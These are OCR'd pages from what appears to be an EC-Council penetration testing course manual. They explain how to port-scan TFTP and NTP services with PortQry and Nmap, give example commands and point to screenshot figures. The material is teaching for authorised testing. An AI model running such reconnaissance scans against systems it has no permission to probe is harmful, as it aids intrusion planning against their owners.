


Figure L.2: Port scan DNS servers—Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan TFTP Servers (Port 69)

Source: *http://www.microsoft.com*

Trivial File Transfer Protocol (TFTP) is a simplified version of FTP protocol and is used for transferring the files between the network devices. By default, TFTP servers listen on UDP port 69. Penetration testers can use the PortQry tool to troubleshoot TCP/IP connectivity issues. This utility reports the port status of target TCP and UDP ports on a local computer or on a remote computer.

Use the following command to perform the scan:

```
portqry -n myserver.example.com -p udp -e 69
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.3: Port scan TFTP server—Port Query





Figure L.4: Port scan TFTP server—PortQry in command prompt

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for NTP Ports (Port 123)

Source: *https://nmap.org*

NTP is a UDP-based service. By default, it uses port 123 to communicate with each other and NTP clients.

Testers can use Nmap to scan NTP ports. They can use the following command to find the NTP service on the network, as shown in the below figure:

```
nmap -sU -p 123 x.x.x.x
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following figures show the port scan results for the NTP ports using Zenmap and Nmap:




Figure L.5: Port scan for NTP ports using Zenmap in Windows

